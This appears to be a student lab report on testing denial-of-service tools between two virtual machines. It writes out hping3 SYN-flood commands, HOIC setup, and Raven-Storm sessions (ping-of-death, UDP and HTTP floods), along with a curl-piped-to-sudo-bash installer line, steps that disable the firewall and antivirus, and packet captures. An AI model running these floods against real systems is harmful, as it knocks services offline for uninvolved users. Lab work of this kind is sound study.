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[DOS ATTACK]

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Abstract


The goal of this lab is to test some denial-of-service tools, learning how they work and function. In addition, working together two VMs one windows and the other Linux, one acting as the attacker and the other is the server/victim. The packets from the attack will be analyzed and captured to see/prove what happened.

Tasks

Task 1: SYN Flooding Windows web service


i. Turn off the firewall
ii. Turn off antivirus protection


Both the firewall and antivirus protection can be disabled under windows defender firewall → Customize settings





iii. Install IIS

Under the add roles and features wizard in the server manager, I am able to install Web services ISS, and install extra logging












I configured logging in the website_log folder

Here is an example of the logs



iv. Show the default website being accessed locally and from Linux

Here is the local website	Here is the website on Parrot OS, I had to use curl since opening a webbrowser is too slow for my device.
	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┌──[user@parrot]─[~]
└─$curl 10.0.2.4
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//
://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; c
o-8859-1" />
<title>IIS Windows Server</title>
<style type="text/css">
<!--
body {
        color:#000000;
        background-color:#0072C6;
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

v. Install Wireshark


vi. Capture packets

I installed wireshark through winget install command.	Wireshark needed the npcap driver in order to be able to capture packets






I used the ethernet port to capture packets




Parrot OS ip: 10.0.2.3
Windows Server ip: 10.0.2.4




vii. Launch SYN flooding attack on the web server using hping3

The sudo apt install hping3 was used to install the command

The binary was not in path so export PATH=$PATH:/user/sbin was used







Command: sudo hping3 -S 10.0.2.4 -a S -p 80 –flood
Command 2: sudo hping3 -S 10.0.2.4 -a SSS -p 80 –floodSS


viii. Show the attack results in Wireshark
ix. Show task Manager performance tab, showing CPU usage and Ethernet communication
x.

There were 172975 packets trnsmitted from the tool. The logs did not show much since it the attack was not http based.





Wireshark showed over 100,00 packets
91% CPU usage
2.7 GB out of 3 GB memory used
32% disk
1 Mbps bandwith usage




Task 2: DDoS attack Parrot web service using HOIC from Windows

i. Parrot launch a simple HTTP server


Creating a simple http server on Parrot OS.

From the Windows Server going to the website hosted on Parrot OS.



ii. Download High Orbit Ion Cannon


https://sourceforge.net/projects/high-orbit-ion-cannon/files/latest/download



I installed and unzipped the file and ran the executable

iii. Run HOIC and add the target as parrot

Here is the web server of the left and the right is the HOIC and the target is 10.0.2.3 the threads is 3 and the power is level medium.




iv. Show the attack results in Wireshark


I used tshark since running Wireshark on Parrot os was too costly. First, I showed all the interfaces using the -D. Then I started a http capturer using -i and using the enp0s3 interface.

Command: sudo tshark -D

Command: sudo tshark -i enp0s3 -Y http

Here is the basic capture result







This is the result after the attack, the left is the packet capture which captured 1312 packets, and the right is the http server.

Task 3: Raven-Storm

Install Raven-Storm on Parrot Linux
Command: curl -s https://raw.githubusercontent.com/Taguar258/Raven-Storm/master/install.sh | sudo bash -s
Install missing module nmap
Command: sudo apt install python3-nmapS

Installing the nmap module	Installing the Raven-Storm
	

I3 for ping, I4for udp/tcp services, I7 for websites, arp for local devices

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Stress-Testing-Toolkit by Taguar258 (c) | MIT 2020
Based on the CLIF Framework by Taguar258 (c) | MIT 2020

BY USING THIS SOFTWARE, YOU MUST AGREE TO TAKE FULL RESPONSIBILITY
FOR ANY DAMAGE CAUSED BY RAVEN-STORM.
RAVEN-STORM SHOULD NOT SUGGEST PEOPLE TO PERFORM ILLEGAL ACTIVITIES.
------------------------------------------------------------
Help:
|-- exit, quit, e or q        :: Exit Raven-Storm.
|-- help                      :: View all commands.
|-- upgrade                   :: Upgrade Raven-Storm.
|-- .                         :: Run a shell command.
|-- clear                     :: Clear the screen.
|-- record                    :: Save this session.
|-- load                      :: Redo a session using a session file.
|-- ddos                      :: Connect to a Raven-Storm server.

Modules:
|-- l4                        :: Load the layer4 module. (UDP/TCP)
|-- l3                        :: Load the layer3 module. (ICMP)
|-- l7                        :: Load the layer7 module. (HTTP)
|-- bl                        :: Load the bluetooth module. (L2CAP)
|-- arp                       :: Load the arp spoofing module. (ARP)
|-- wifi                      :: Load the wifi module. (IEEE)
|-- server                    :: Load the server module for DDos atacks.
|-- scanner                   :: Load the scanner module.
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This is the main menu of the command

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PoD Help:
|-- values or ls      :: Show all options.
|-- target            :: Set the target.
|-- targets           :: Set multiple targets.
|-- size              :: Set packet size.
|-- threads           :: Threads to use.
|-- sleep             :: Delay between threads.
|-- interval          :: Delay between each packet send.
|-- auto stop         :: Automatically stop attack after x seconds.
|-- run               :: Run the Ping of Death.
|-- jammer            :: Kill a whole wifi network, by targeting al

L3> target

Target: 10.0.2.3

L3> run

Do you agree to the terms of use? (Y/N) y
Starting attack...
[Hit ENTER or CTRL + C to stop the attack]

Running thread with sudo privileges.
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

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34063	4.445993	10.0.2.3	10.0.2.4	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=16280, ID=ecdf) [Reassembled in #34096]
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34068	4.446760	10.0.2.3	10.0.2.4	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=23680, ID=ecdf) [Reassembled in #34096]
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34072	4.448288	10.0.2.3	10.0.2.4	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=29600, ID=ecdf) [Reassembled in #34096]
34073	4.448288	10.0.2.3	10.0.2.4	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=31080, ID=ecdf) [Reassembled in #34096]
34074	4.449224	10.0.2.3	10.0.2.4	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=32560, ID=ecdf) [Reassembled in #34096]
34075	4.449224	10.0.2.3	10.0.2.4	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=34040, ID=ecdf) [Reassembled in #34096]
34076	4.449224	10.0.2.3	10.0.2.4	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=35520, ID=ecdf) [Reassembled in #34096]
34077	4.450035	10.0.2.3	10.0.2.4	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=37000, ID=ecdf) [Reassembled in #34096]
34078	4.450035	10.0.2.3	10.0.2.4	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=38480, ID=ecdf) [Reassembled in #34096]
34079	4.450035	10.0.2.3	10.0.2.4	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=39960, ID=ecdf) [Reassembled in #34096]
34080	4.450666	10.0.2.3	10.0.2.4	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=41440, ID=ecdf) [Reassembled in #34096]

Executing the ping L3 functions, it showed more than 100,000 packets in Wireshark. They are all IMCP packets of size 1514.

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L4> target

The command you entered does not exist.

L4> port

Port: 80

L4> ip

Target: 10.0.2.4

L4> run


Do you agree to the terms of use? (Y/N) y

To stop the attack press: ENTER or CRTL + C
Thread started!
Thread started!

Success for 10.0.2.4 with port 80!
Thread started!

Success for 10.0.2.4 with port 80!
Thread started!

Success for 10.0.2.4 with port 80!
Thread started!
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

Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Lengtl	Info
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40096	121.736100	10.0.2.3	10.0.2.4	UDP	353	50157 → 80 Len=311
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40101	121.739450	10.0.2.3	10.0.2.4	UDP	356	32941 → 80 Len=314
40102	121.739450	10.0.2.3	10.0.2.4	UDP	356	32941 → 80 Len=314
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40104	121.741062	10.0.2.3	10.0.2.4	UDP	356	32941 → 80 Len=314
40105	121.741062	10.0.2.3	10.0.2.4	UDP	356	32941 → 80 Len=314
40106	121.741970	10.0.2.3	10.0.2.4	UDP	270	48218 → 80 Len=228
40107	121.741970	10.0.2.3	10.0.2.4	UDP	270	48218 → 80 Len=228
40108	121.742902	10.0.2.3	10.0.2.4	UDP	270	48218 → 80 Len=228
40109	121.742902	10.0.2.3	10.0.2.4	UDP	270	48218 → 80 Len=228
40110	121.743564	10.0.2.3	10.0.2.4	UDP	270	48218 → 80 Len=228
40111	121.743564	10.0.2.3	10.0.2.4	UDP	270	48218 → 80 Len=228
40112	121.744167	10.0.2.3	10.0.2.4	UDP	270	48218 → 80 Len=228

Executing the UDP/TCP function, L4. It needed the port number 80 and ip address 10.0.2.4. Also generates over 100,000 packets, all of them where UDP. It created a huge amount of threads.

```
This URL is invalid.

L7> target

URL (GET Parameters possible): http://10.0.2.4

L7> threads

Threads: 3

L7> run

Do you agree to the terms of use? (Y/N) y

To stop the attack press: ENTER or CTRL + C

Request received.
Request received.
Request received.
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No.	Time	Source	Destination	Protocol	Length	Info
10562	105.936847	10.0.2.3	10.0.2.4	HTTP	263	GET / HTTP/1.1
10563	105.937672	10.0.2.3	10.0.2.4	TCP	66	47282 → 80 [ACK] Seq=194 Ack=949 Wir
10564	105.938240	10.0.2.3	10.0.2.4	TCP	66	47242 → 80 [FIN, ACK] Seq=194 Ack=94
10565	105.938271	10.0.2.4	10.0.2.3	TCP	66	80 → 47242 [ACK] Seq=949 Ack=195 Wir
